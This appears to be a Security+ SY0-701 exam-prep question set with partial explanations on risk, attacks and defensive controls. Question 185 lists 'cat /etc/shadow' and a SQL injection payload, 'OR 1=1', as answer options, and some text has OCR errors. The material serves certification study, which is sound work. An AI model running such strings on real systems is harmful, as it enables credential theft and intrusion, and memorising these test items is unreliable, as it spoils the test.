References = CompTIA Security+ SY0-701 Certification Study Guide, page 372-375; Professor Messer's CompTIA SY0-701 Security+ Training Course, video 4.1 - Vulnerability Scanning, 0:00 - 8:00.

**NEW QUESTION: 157**
Which of the following methods would most likely be used to identify legacy systems?

**A.** Bug bounty program
**B.** Vulnerability scan
**C.** Package monitoring
**D.** Dynamic analysis
**Answer: (SHOW ANSWER)**
A vulnerability scan is the most likely method to identify legacy systems. These scans assess an organization's network and systems for known vulnerabilities, including outdated or unsupported software (i.e., legacy systems) that may pose a security risk. The scan results can highlight systems that are no longer receiving updates, helping IT teams address these risks.
Bug bounty programs are used to incentivize external researchers to find security flaws, but they are less effective at identifying legacy systems.
Package monitoring tracks installed software packages for updates or issues but is not as comprehensive for identifying legacy systems.
Dynamic analysis is typically used for testing applications during runtime to find vulnerabilities, but not for identifying legacy systems.

**NEW QUESTION: 158**
Which of the following should an internal auditor check for first when conducting an audit of the organization' s risk management program?
**A.** Policies and procedures
**B.** Asset management
**C.** Vulnerability assessment
**D.** Business impact analysis
**Answer: (SHOW ANSWER)**
An internal audit of a risk management program typically starts by verifying the organization has the governance foundation that defines how risk is managed, documented, approved, and monitored. That foundation is established in policies and procedures, which set expectations, roles, and the required workflow for consistent risk practices (for example: how risks are identified, who owns them, how they are tracked, and how exceptions are handled). The Study Guide emphasizes that policy is central to governance: "Policy serves as one of the primary governance tools for any cybersecurity program, setting out the principles and rules that guide the execution of security efforts throughout the enterprise." Without policies/procedures, the auditor cannot reliably assess whether asset management, vulnerability assessments, or BIAs are being performed according to an established, repeatable process-or whether results are being used appropriately in risk decisions. Asset management and vulnerability assessments provide critical inputs to risk identification and assessment, and the BIA supports impact determination and recovery planning, but an auditor usually first confirms that the organization's documented governance structure exists and is being followed so the rest of the program can be evaluated against those requirements.
References: Governance and policy as the primary tool guiding cybersecurity program execution .

**NEW QUESTION: 159**
The security team at a large global company needs to reduce the cost of storing data used for performing investigations. Which of the following types of data should have its retention length reduced?
**A.** Packet capture
**B.** Endpoint logs
**C.** OS security logs
**D.** Vulnerability scan
**Answer: (SHOW ANSWER)**

Packet capture data can be very large and may not need to be stored for extended periods compared to other logs essential for security audits.

**NEW QUESTION: 160**

Which of the following consequences would a retail chain most likely face from customers in the event the retailer is non-compliant with PCI DSS?



**A.** Sanctions
**B.** Contractual impacts
**C.** Reputational damage
**D.** Fines
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 161**

A company discovers suspicious transactions that were entered into the company ' s database and attached to a user account that was created as a trap for malicious activity. Which of the following is the user account an example of?
**A.** Honeypot
**B.** Honeyfile
**C.** Honeytoken
**D.** Honeynet
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 162**

An employee fell for a phishing scam, which allowed an attacker to gain access to a company PC. The attacker scraped the PC's memory to find other credentials. Without cracking these credentials, the attacker used them to move laterally through the corporate network. Which of the following describes this type of attack?
**A.** Privilege escalation
**B.** Buffer overflow
**C.** SQL injection
**D.** Pass-the-hash
**Answer: (SHOW ANSWER)**

The scenario describes an attacker who obtained credentials from a compromised system's memory and used them without cracking to move laterally within the network. This technique is known as a "pass-the-hash" attack, where the attacker captures hashed credentials (e.g., NTLM hashes) and uses them to authenticate and gain access to other systems without needing to know the plaintext password. This is a common attack method in environments where weak security practices or outdated protocols are in use.
References =
* CompTIA Security+ SY0-701 Course Content: The course discusses credential-based attacks like pass-the-hash, emphasizing their impact and the importance of protecting credential stores.

**NEW QUESTION: 163**

An organization authorizes system deployment on the network after reducing the number of Category 1 vulnerabilities to zero. Which of the following is this scenario an example of?

**A.** Risk avoidance
**B.** Risk tolerance
**C.** Risk transference
**D.** Risk reporting
**Answer: (SHOW ANSWER)**
Risk tolerance is the correct answer because the organization is defining an acceptable threshold for deployment. The system is allowed onto the network only after Category 1 vulnerabilities are reduced to zero.
That means the organization is not saying all risk must be eliminated; it is saying a specific level of risk is unacceptable, while deployment is permitted once the risk falls within the approved threshold. Risk avoidance would mean not deploying the system or eliminating the activity entirely. Risk transference would shift financial or operational risk to another party, such as through insurance or outsourcing. Risk reporting is communication of risk status, not the decision threshold itself. This is a classic example of risk tolerance criteria.

**NEW QUESTION: 164**
Which of the following best explains a concern with OS-based vulnerabilities?
**A.** An exploit will give an attacker access to system functions that span multiple applications.
**B.** The OS vendor ' s patch cycle is not frequent enough to mitigate the large number of threats.
**C.** Most users trust the core operating system features and may not notice if the system has been compromised.
**D.** Exploitation of an operating system vulnerability is typically easier than any other vulnerability.
**Answer: (SHOW ANSWER)**
The best answer is A. An exploit will give an attacker access to system functions that span multiple applications.
Operating system vulnerabilities are especially concerning because the OS sits underneath and supports many applications and services. If an attacker exploits an OS-level flaw, the impact can extend across the entire system and affect multiple applications, services, and security controls.
This makes OS-based vulnerabilities particularly serious because compromise at the operating system level can provide broad control over:
system processes
memory and storage access
user accounts and privileges
network services
multiple installed applications
Why the other options are incorrect:
B). The OS vendor ' s patch cycle is not frequent enough to mitigate the large number of threats.This is not a universal or defining concern with OS-based vulnerabilities.
C). Most users trust the core operating system features and may not notice if the system has been compromised.
This may be true in some situations, but it is not the best explanation of the inherent risk of OS vulnerabilities.
D). Exploitation of an operating system vulnerability is typically easier than any other vulnerability.This is too absolute and not generally true.
From a Security+ standpoint, OS vulnerabilities are especially dangerous because they can affect the foundational functions of the system and potentially impact many applications at once, making A the best answer.

**NEW QUESTION: 165**

A website user is locked out of an account after clicking an email link and visiting a different website Web server logs show the user's password was changed, even though the user did not change the password. Which of the following is the most likely cause?

**A.** Cross-sue request forgery

**B.** Directory traversal

**C.** ARP poisoning

**D.** SQL injection

**Answer: (SHOW ANSWER)**

The scenario describes a situation where a user unknowingly triggers an unwanted action, such as changing their password, by clicking a malicious link. This is indicative of a Cross-Site Request Forgery (CSRF) attack, where an attacker tricks the user into executing actions they did not intend to perform on a web application in which they are authenticated.

References = CompTIA Security+ SY0-701 study materials, particularly in the domain of web application security and common attack vectors like CSRF.

**NEW QUESTION: 166**

A security analyst needs to improve the company's authentication policy following a password audit. Which of the following should be included in the policy? (Select two).

**A.** Length

**B.** Complexity

**C.** Least privilege

**D.** Something you have

**E.** Security keys

**F.** Biometrics

**Answer: (SHOW ANSWER)**

A strong authentication policy should enforcepassword length(e.g., minimum of 12-16 characters) andcomplexity(mix of uppercase, lowercase, numbers, and symbols). These measures significantlyreduce the risk of brute-force attacks.

Least privilege (C)relates to access control, not authentication policies.

Something you have (D)andbiometrics (F)pertain to multi-factor authentication (MFA) but are not password policy requirements.

Reference:CompTIA Security+ SY0-701 Official Study Guide, General Security Concepts domain.



**NEW QUESTION: 167**

The marketing department set up its own project management software without telling the appropriate departments. Which of the following describes this scenario?

**A.** Shadow IT

**B.** Insider threat

**C.** Data exfiltration
**D.** Service disruption
**Answer: (SHOW ANSWER)**
Shadow IT is the term used to describe the use of unauthorized or unapproved IT resources within an organization. The marketing department set up its own project management software without telling the appropriate departments, such as IT, security, or compliance. This could pose a risk to the organization's security posture, data integrity, and regulatory compliance1.
References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 2, page 35.

**NEW QUESTION: 168**
A technician is opening ports on a firewall for a new system being deployed and supported by a SaaS provider. Which of the following is a risk in the new system?
**A.** Default credentials
**B.** Non-segmented network
**C.** Supply chain vendor
**D.** Vulnerable software
**Answer: (SHOW ANSWER)**
A supply chain vendor is a third-party entity that provides goods or services to an organization, such as a SaaS provider. A supply chain vendor can pose a risk to the new system if the vendor has poor security practices, breaches, or compromises that could affect the confidentiality, integrity, or availability of the system or its data. The organization should perform due diligence and establish a service level agreement with the vendor to mitigate this risk. The other options are not specific to the scenario of using a SaaS provider, but rather general risks that could apply to any system.

**NEW QUESTION: 169**
Which of the following cryptographic methods is preferred for securing communications with limited computing resources?
**A.** Symmetric encryption
**B.** Public key infrastructure
**C.** Hashing algorithm
**D.** Elliptic curve cryptography
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 170**
A malicious update was distributed to a common software platform and disabled services at many organizations. Which of the following best describes this type of vulnerability?

**A.** Rogue employee
**B.** Insider threat
**C.** Supply chain
**D.** DDoS attack
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 171**

A site reliability engineer is designing a recovery strategy that requires quick failover to an identical site if the primary facility goes down. Which of the following types of sites should the engineer consider?

**A.** Recovery site

**B.** Hot site

**C.** Cold site

**D.** Warm site

**Answer: (SHOW ANSWER)**

A hot site is a fully operational offsite facility that is equipped with hardware, software, and up-to-date data, and is ready to take over operations immediately if the primary site fails. This allows for minimal downtime and quick failover, meeting the requirement for rapid recovery.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 4.4: "Hot sites are ready to take over operations instantly with minimal downtime." Exam Objectives 4.4: "Summarize business continuity and disaster recovery concepts."

**NEW QUESTION: 172**

Employees are missing features on company-provided tablets, affecting productivity. Management demands resolution in 48 hours. Which is the best solution?

**A.** EDR

**B.** COPE

**C.** MDM

**D.** FDE

**Answer: (SHOW ANSWER)**

Mobile Device Management (MDM) allows administrators to configure, update, monitor, and push applications or features to company-provided mobile devices remotely and quickly. The requirement to restore missing features within 48 hours means IT needs centralized control and fast deployment-capabilities MDM provides.

With MDM, IT can:

* Push required apps
* Reconfigure devices
* Enforce security policies
* Restore missing features
* Update OS and settings remotely

COPE (B) relates to ownership and usage policy, not configuration management. EDR (A) protects against malware but cannot restore missing productivity features. FDE (D) encrypts storage and is unrelated to application availability.

MDM is the only option allowing rapid, centralized remediation.

Thus, C is correct.

**NEW QUESTION: 173**

While troubleshooting a firewall configuration, a technician determines that a "deny any" policy should be added to the bottom of the ACL. The technician updates the policy, but the new policy causes several company servers to become unreachable.

Which of the following actions would prevent this issue?

**A.** Documenting the new policy in a change request and submitting the request to change management

**B.** Testing the policy in a non-production environment before enabling the policy in the production network
**C.** Disabling any intrusion prevention signatures on the 'deny any* policy prior to enabling the new policy
**D.** Including an 'allow any1 policy above the 'deny any* policy
**Answer: (SHOW ANSWER)**
A firewall policy is a set of rules that defines what traffic is allowed or denied on a network. A firewall policy should be carefully designed and tested before being implemented, as a misconfigured policy can cause network disruptions or security breaches. A common best practice is to test the policy in a non-production environment, such as a lab or a simulation, before enabling the policy in the production network. This way, the technician can verify the functionality and performance of the policy, and identify and resolve any issues or conflicts, without affecting the live network. Testing the policy in a non-production environment would prevent the issue of the 'deny any' policy causing several company servers to become unreachable, as the technician would be able to detect and correct the problem before applying the policy to the production network.
Documenting the new policy in a change request and submitting the request to change management is a good practice, but it would not prevent the issue by itself. Change management is a process that ensures that any changes to the network are authorized, documented, and communicated, but it does not guarantee that the changes are error-free or functional. The technician still needs to test the policy before implementing it.
Disabling any intrusion prevention signatures on the 'deny any' policy prior to enabling the new policy would not prevent the issue, and it could reduce the security of the network. Intrusion prevention signatures are patterns that identify malicious or unwanted traffic, and allow the firewall to block or alert on such traffic.
Disabling these signatures would make the firewall less effective in detecting and preventing attacks, and it would not affect the reachability of the company servers.
Including an 'allow any' policy above the 'deny any' policy would not prevent the issue, and it would render the 'deny any' policy useless. A firewall policy is processed from top to bottom, and the first matching rule is applied. An 'allow any' policy would match any traffic and allow it to pass through the firewall, regardless of the source, destination, or protocol. This would negate the purpose of the 'deny any' policy, which is to block any traffic that does not match any of the previous rules. Moreover, an 'allow any' policy would create a security risk, as it would allow any unauthorized or malicious traffic to enter or exit the network. References = CompTIA Security+ SY0-701 Certification Study Guide, page 204-205; Professor Messer's CompTIA SY0-701 Security+ Training Course, video 2.1 - Network Security Devices, 8:00 - 10:00.

**NEW QUESTION: 174**
Various company stakeholders meet to discuss roles and responsibilities in the event of a security breach affecting offshore offices. Which of the following is this an example of?
**A.** Tabletop exercise
**B.** Penetration test
**C.** Geographic dispersion
**D.** Incident response
**Answer: (SHOW ANSWER)**
Detailed Explanation:
A tabletop exercise is a discussion-based activity where stakeholders simulate a security breach scenario to identify gaps in response plans and clarify roles and responsibilities. Reference: CompTIA Security+ SY0-
701 Study Guide, Domain 5: Security Program Management, Section: "Incident Response Planning and Exercises".

**NEW QUESTION: 175**
Which of the following vulnerabilities is associated with installing software outside of a manufacturer's approved software repository?
**A.** Jailbreaking
**B.** Memory injection
**C.** Resource reuse
**D.** Side loading
**Answer: (SHOW ANSWER)**
Side loading is the process of installing software outside of a manufacturer's approved software repository.
This can expose the device to potential vulnerabilities, such as malware, spyware, or unauthorized access.
Side loading can also bypass security controls and policies that are enforced by the manufacturer or the organization. Side loading is often done by users who want to access applications or features that are not available or allowed on their devices. References = Sideloading - CompTIA Security + Video Training | Interface Technical Training, Security+ (Plus) Certification | CompTIA IT Certifications, Load Balancers - CompTIA Security+ SY0-501 - 2.1, CompTIA Security+ SY0-601 Certification Study Guide.

**NEW QUESTION: 176**
An attorney prints confidential documents to a copier in an office space near multiple workstations and a reception desk. When the attorney goes to the copier to retrieve the documents, the documents are missing.
Which of the following would best prevent this from reoccurring?
**A.** Place the copier in the legal department.
**B.** Configure DLP on the attorney's workstation.
**C.** Set up LDAP authentication on the printer.
**D.** Conduct a physical penetration test.
**Answer: (SHOW ANSWER)**
LDAP authentication on the printer (C)would require users toauthenticate before printing, enablingsecure print release. This ensures that documents arenot printed until the authorized user is physically present, which directly addresses the issue of missing confidential documents.
As perCompTIA Security+ SY0-701, Domain 3.1 (Access management), integratingauthentication mechanisms like LDAPimproves physical and document security in shared environments.
Reference: CompTIA Security+ SY0-701 Objectives, Domain 3.1 - "Access management: Authentication mechanisms (e.g., LDAP)."

**NEW QUESTION: 177**
A security administrator needs a method to secure data in an environment that includes some form of checks so that the administrator can track any changes. Which of the following should the administrator set up to achieve this goal?
**A.** SPF
**B.** GPO
**C.** NAC
**D.** FIM
**Answer: (SHOW ANSWER)**
FIM stands for File Integrity Monitoring, which is a method to secure data by detecting any changes or modifications to files, directories, or registry keys. FIM can help a security administrator track any unauthorized or malicious changes to the data, as well as verify the integrity and compliance of the data. FIM can also alert the administrator of any potential breaches or incidents involving the data.

Some of the benefits of FIM are:
It can prevent data tampering and corruption by verifying the checksums or hashes of the files.
It can identify the source and time of the changes by logging the user and system actions.
It can enforce security policies and standards by comparing the current state of the data with the baseline or expected state.
It can support forensic analysis and incident response by providing evidence and audit trails of the changes.
References:
CompTIA Security+ SY0-701 Certification Study Guide, Chapter 5: Technologies and Tools, Section 5.3:
Security Tools, p. 209-210
CompTIA Security+ SY0-701 Certification Exam Objectives, Domain 2: Technologies and Tools, Objective
2.4: Given a scenario, analyze and interpret output from security technologies, Sub-objective: File integrity monitor, p. 12

**NEW QUESTION: 178**
An organization experiences a suspected data breach that affects sensitive client information. The incident response team must preserve logs, server images, and email communications related to the breach. Which of the following best describes this course of action?
**A.** Maintaining the chain of custody
**B.** Performing root cause analysis
**C.** Enforcing a legal hold
**D.** Conducting a containment activity
**Answer: (SHOW ANSWER)**
A legal hold is the correct answer because the organization is preserving potentially relevant evidence after a suspected breach involving sensitive client information. In incident response and governance, legal hold prevents deletion, alteration, or routine retention-policy destruction of data that may be required for litigation, regulatory investigation, discovery, or internal investigation. Logs, server images, and email communications are exactly the kinds of records that may become evidence. Chain of custody is related but narrower: it documents who handled evidence, when, and how integrity was maintained. Root cause analysis happens later to determine why the breach occurred. Containment focuses on stopping spread or limiting damage. Here, the key action is preservation of records.

**NEW QUESTION: 179**
Several customers want an organization to verify its security controls are operating effectively and have requested an independent opinion. Which of the following is the most efficient way to address these requests?
**A.** Allow each client the right to audit
**B.** Provide a third-party attestation report
**C.** Perform an annual self-assessment.
**D.** Hire a vendor to perform a penetration test
**Answer: B (LEAVE A REPLY)**

**NEW QUESTION: 180**
Which of the following can be used to mitigate attacks from high-risk regions?
**A.** Obfuscation
**B.** Encryption
**C.** Data sovereignty
**D.** IP geolocation

**Answer: (SHOW ANSWER)**

**NEW QUESTION: 181**
A security technician determines that no additional patches can be applied to an application and the risks of operating as such must be accepted. Additionally, only a limited number of network services should utilize the application. Which of the following best describes this type of mitigation?
**A.** Patching
**B.** Segmentation
**C.** Isolation
**D.** Monitoring
**Answer: (SHOW ANSWER)**
The best answer is C. Isolation.
The question describes an application that can no longer be patched, meaning the organization must continue operating it while accepting some risk. To reduce exposure, the application should only be used by a limited number of network services. This points to isolation, which means restricting the application's interaction with the rest of the environment to contain risk.
Isolation is commonly used for:
legacy systems
unsupported applications
unpatchable systems
high-risk services that must remain operational
By isolating the application, the organization limits the paths through which it can be attacked and reduces the chance that a compromise will spread to other systems.
Why the other options are incorrect:
A). PatchingThe question clearly states that no additional patches can be applied.
B). SegmentationSegmentation is related and often used as a method to isolate systems, but the question asks for the best description of the mitigation approach overall. Since the application is being restricted because it is risky and unpatchable, isolation is the stronger answer.
D). MonitoringMonitoring helps detect issues but does not directly reduce exposure in the way described.
From the SY0-701 perspective, when a vulnerable or unsupported application must remain in use, the preferred mitigation is often to isolate it from the broader environment. Therefore, C is the best answer.



**NEW QUESTION: 182**
A vendor salesperson is a personal friend of a company's Chief Financial Officer (CFO). The company recently made a large purchase from the vendor, which was directly approved by the CFO. Which of the following best describes this situation?

**A.** Rules of engagement
**B.** Conflict of interest
**C.** Due diligence
**D.** Contractual impact
**E.** Reputational damage
**Answer: (SHOW ANSWER)**
Aconflict of interest (B)arises when personal relationships or interests could potentially influence professional decisions. In this case, the CFO's friendship with the vendor could improperly affect the procurement decision- making process.
This scenario falls underDomain 5.3: Explain the importance of frameworks, policies, procedures, and controls-specifically under"Personnel policies (e.g., conflict of interest, mandatory vacations, job rotation)." Reference: CompTIA Security+ SY0-701 Objectives, Domain 5.3 - "Personnel policies: Conflict of interest."

**NEW QUESTION: 183**
A security analyst investigates abnormal outbound traffic from a corporate endpoint. The traffic is encrypted and uses non-standard ports. Which of the following data sources should the analyst use first to confirm whether this traffic is malicious?
**A.** Application logs
**B.** Vulnerability scans
**C.** Endpoint logs
**D.** Packet captures
**Answer: (SHOW ANSWER)**
When investigating abnormal outbound traffic originating from a specific endpoint, endpoint logs are the most appropriate first data source to review. According to CompTIA Security+ SY0-701, endpoint logs provide detailed visibility into process execution, user actions, service creation, network connections initiated by applications, and security agent detections. This context is critical for determining which process initiated the encrypted traffic and why it is using non-standard ports.
Because the traffic is encrypted, packet captures (D) would reveal limited payload information and are more resource-intensive. Endpoint logs can quickly identify suspicious executables, command-line arguments, parent-child process relationships, and persistence mechanisms that indicate malware or command-and- control activity. Modern EDR tools rely heavily on endpoint telemetry for exactly this reason.
Application logs (A) may be useful later but are limited to specific applications. Vulnerability scans (B) identify weaknesses, not active malicious behavior.
Security+ SY0-701 emphasizes starting investigations as close to the suspected source as possible. Since the activity originates from a corporate endpoint, endpoint logs provide the fastest and most relevant confirmation of whether the traffic is malicious.

**NEW QUESTION: 184**
A security analyst estimates that a small security incident will cost $10,000 and will occur twice per year. The analyst recommends a budget of $20,000 for next year. Which of the following does the $10,000 represent?
**A.** ARO
**B.** SLE
**C.** ALE
**D.** RPO
**Answer: (SHOW ANSWER)**

The $10,000 is the estimated cost per incident (per single occurrence). In quantitative risk analysis, that value is the Single Loss Expectancy (SLE)-the financial impact expected each time a risk event occurs. The Study Guide defines these terms and calculations clearly: "The single loss expectancy (SLE) is the amount of financial damage expected each time a risk materializes." It also explains how annual impact is derived: "The annualized loss expectancy (ALE) is the amount of damage expected from a risk each year. It is calculated by multiplying the SLE and the ARO." Here, the event occurs twice per year, so the Annualized Rate of Occurrence (ARO) is 2.0, and the annual expected loss (ALE) would be SLE × ARO = $10,000 × 2 = $20,000, which matches the recommended budget. That confirms $10,000 is not ARO (a frequency), not ALE (annual total), and not RPO (a disaster recovery metric about acceptable data loss window).
References: Quantitative risk terms and formulas (SLE definition; ALE = SLE × ARO) .

**NEW QUESTION: 185**
An analyst discovers a suspicious item in the SQL server logs. Which of the following could be evidence of an attempted SQL injection?
**A.** cat /etc/shadow
**B.** dig 25.36.99.11
**C.** cd .. / .. / .. /
**D.** UserId = 10 OR 1=1;
**Answer: (SHOW ANSWER)**
The string "UserId = 10 OR 1=1;" is a classic SQL injection payload that exploits improper input validation to manipulate the database query logic, often granting unauthorized access or exposing data.
The other options are command-line or DNS-related and unrelated to SQL injection.
SQL injection detection is critical in application security#6:Chapter 6 CompTIA Security+ Study Guide#.

**NEW QUESTION: 186**
One of a company's vendors sent an analyst a security bulletin that recommends a BIOS update. Which of the following vulnerability types is being addressed by the patch?
**A.** Virtualization
**B.** Firmware
**C.** Application
**D.** Operating system
**Answer: (SHOW ANSWER)**
Firmware is a type of software that is embedded in hardware devices, such as BIOS, routers, printers, or cameras. Firmware controls the basic functions and operations of the device, and can be updated or patched to fix bugs, improve performance, or enhance security. Firmware vulnerabilities are flaws or weaknesses in the firmware code that can be exploited by attackers to gain unauthorized access, modify settings, or cause damage to the device or the network. A BIOS update is a patch that addresses a firmware vulnerability in the basic input/output system of a computer, which is responsible for booting the operating system and managing the communication between the hardware and the software. The other options are not types of vulnerabilities, but rather categories of software or technology.

**NEW QUESTION: 187**
Which of the following is an example of a certificate that is generated by an internal source?
**A.** Digital signature
**B.** Asymmetric key
**C.** Self-signed

**D.** Symmetric key

**Answer: (SHOW ANSWER)**

A self-signed certificate is generated internally without involving an external Certificate Authority (CA). In a self-signed certificate, the certificate issuer and certificate subject are the same entity. Security+ SY0-701 explains that organizations frequently use self-signed certificates for internal systems, lab environments, or testing scenarios where external trust chains are unnecessary.

A digital signature (A) is a cryptographic function, not a certificate. Asymmetric keys (B) are used in public- key cryptography but do not constitute a certificate by themselves. Symmetric keys (D) are encryption tools, not certificates.

Therefore, the example of a certificate generated internally is C: Self-signed.

**NEW QUESTION: 188**

A security manager needs an automated solution that will take immediate action to protect an organization against inbound malicious traffic. Which of the following is the best solution?

**A.** UEM

**B.** IPS

**C.** WAF

**D.** VPN

**Answer: (SHOW ANSWER)**

An Intrusion Prevention System (IPS) is designed to automatically block or mitigate malicious network traffic in real time. Unlike an IDS, which only detects threats, an IPS performs inline traffic inspection and takes active action-such as dropping malicious packets, blocking connections, or updating firewall rules. This matches the requirement for an automated system that responds immediately to inbound threats.

Security+ SY0-701 highlights IPS as a preventive control that detects signature-based, anomaly-based, and behavioral threats, including exploits, malware, and command-and-control activity. IPS systems are essential in defending against fast-moving attacks where human response time is too slow.

UEM (A) manages endpoints but does not block inbound network threats.

WAF (C) protects web applications, not the entire network.

VPN (D) provides secure tunnels but does not prevent malicious inbound traffic.

Thus, B: IPS is the best solution for automatic threat blocking.

**NEW QUESTION: 189**

You are security administrator investigating a potential infection on a network.

Click on each host and firewall. Review all logs to determine which host originated the Infecton and then deny each remaining hosts clean or infected.

192.168.10.37

```
4/17/2019 14:30  Info   Scheduled scan initiated
4/17/2019 14:31  Info   Checking for update
4/17/2019 14:32  Info   No update available
4/17/2019 14:33  Info   Checking for definition update
4/17/2019 14:34  Info   No definition update available
4/17/2019 14:35  Info   Scan type = full
4/17/2019 14:36  Info   Scan start
4/17/2019 14:37  Info   Scanning system files
4/17/2019 14:38  Info   Scanning temporary files
4/17/2019 14:39  Info   Scanning services
4/17/2019 14:40  Info   Scanning boot sector
4/17/2019 14:41  Info   Scan complete
4/17/2019 14:42  Info   Files removed: 0
4/17/2019 14:43  Info   Files quarantined: 0
4/17/2019 14:44  Info   Boot sector: clean
4/17/2019 14:45  Info   Next scheduled scan: 4/18/2019 14:30
4/18/2019 14:30  Info   Scheduled scan initiated
4/18/2019 14:31  Info   Checking for update
4/18/2019 14:32  Info   No update available
4/18/2019 14:33  Info   Checking for definition update
4/18/2019 14:34  Info   Update available v10.2.3.4440
4/18/2019 14:33  Info   Downloading update
4/18/2019 14:35  Info   Definition update complete
4/18/2019 14:35  Info   Scan type = full
4/18/2019 14:36  Info   Scan start
4/18/2019 14:37  Info   Scanning system files
4/18/2019 14:37  Warn   File found svch0st.exe match definition v10.2.3.4440
4/18/2019 14:37  Warn   File quarantined svch0st.exe
4/18/2019 14:38  Info   Scanning temporary files
4/18/2019 14:39  Info   Scanning services
```


192.168.10.41

CompTIA

```
4/17/2019 14:36  Info   Scan start
4/17/2019 14:37  Info   Scanning system files
4/17/2019 14:38  Info   Scanning temporary files
4/17/2019 14:39  Info   Scanning services
4/17/2019 14:40  Info   Scanning boot sector
4/17/2019 14:41  Info   Scan complete
4/17/2019 14:42  Info   Files removed: 0
4/17/2019 14:43  Info   Files quarantined: 0
4/17/2019 14:44  Info   Boot sector: clean
4/17/2019 14:45  Info   Next scheduled scan: 4/18/2019 14:30
4/18/2019 14:30  Info   Scheduled scan initiated
4/18/2019 14:31  Info   Checking for update
4/18/2019 14:32  Info   No update available
4/18/2019 14:33  Info   Checking for definition update
4/18/2019 14:34  Error  Unable to reach update server
4/18/2019 14:35  Info   Scan type = full
4/18/2019 14:36  Info   Scan start
4/18/2019 14:37  Info   Scanning system files
